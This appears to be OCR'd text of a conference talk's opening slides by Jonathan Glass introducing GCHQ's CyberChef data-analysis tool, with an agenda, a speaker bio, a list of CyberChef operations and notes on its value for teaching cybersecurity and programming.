
Cybersecurity Zero to Hero with CyberChef

Jonathan Glass




Script for the next ~40 mins

- Disclaimers
- Introduce Me/CyberChef
- Discuss the Value
- Walkthrough a Few Recipes
  - Small, Medium, Large
- Advanced Use Cases
  - Building Custom Operations
  - Potential for Integration
  - Interacting with Active Content
- Lessons Learned

Slide Legal made me make

- The views that I express are my own and do not necessarily represent
  - those of the Federal Reserve Bank of New York or the Federal Reserve System
  - those of the University of Richmond School of Professional and Continuing Studies
  - sound cybersecurity advice in general.
- View at your own risk

% of Presentation



I refuse to tell you which is which

Introductions


Jonathan Glass

- **Federal Reserve (Present)**
  - Malware Analyst
  - Local and National Incident Responder
  - Forensic Analyst
- **University of Richmond School of Professional and Continuing Studies (Present)**
  - Adjunct Instructor
    - Digital Forensics
    - Malware Analysis
    - Black/Blue Hat Python


- 10 years Cybersecurity
- 9 years USAF
- GCIH, GAWN, GCFA, CISSP, CEH, MODOK, MCSE, GPYC
- BS in InfoSec, MBA
- http://jon.glass
- email@jon.glass
- @GlassSec

CyberChef

- https://gchq.github.io/CyberChef/
- The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis




How does it work?



Powerful Operations


- From/To Hex
- From/To Base64
- URL Encode/Decode
- Regular Expression
- XOR Brute Force
- Decode Text
- CSV to JSON
- JSON to CSV
- RC2, RC4, DES, Triple DES, AES Encrypt/Decrypt
- Bitwise operations
- HTTP request
- JPath Expression
- Strings
- Extract Filepaths
- Extract EXIF
- Zip/Unzip
- Tar/Untar
- All the Hashes
- Syntax Highlighting
- Script Beautify
- Render Image
- XKCD Random Number
- 300+ and growing!

Value of CyberChef



Value of CyberChef


- Reduces the entry threshold for Cybersecurity tasks
  - Drag and Drop operations
  - Menu of things to try
  - Web GUI
- Solid platform to demonstrate programming concepts
  - Functions, Order of operation, data types…
  - Visualize data manipulation step by step
  - Trick students into coding with RegEx

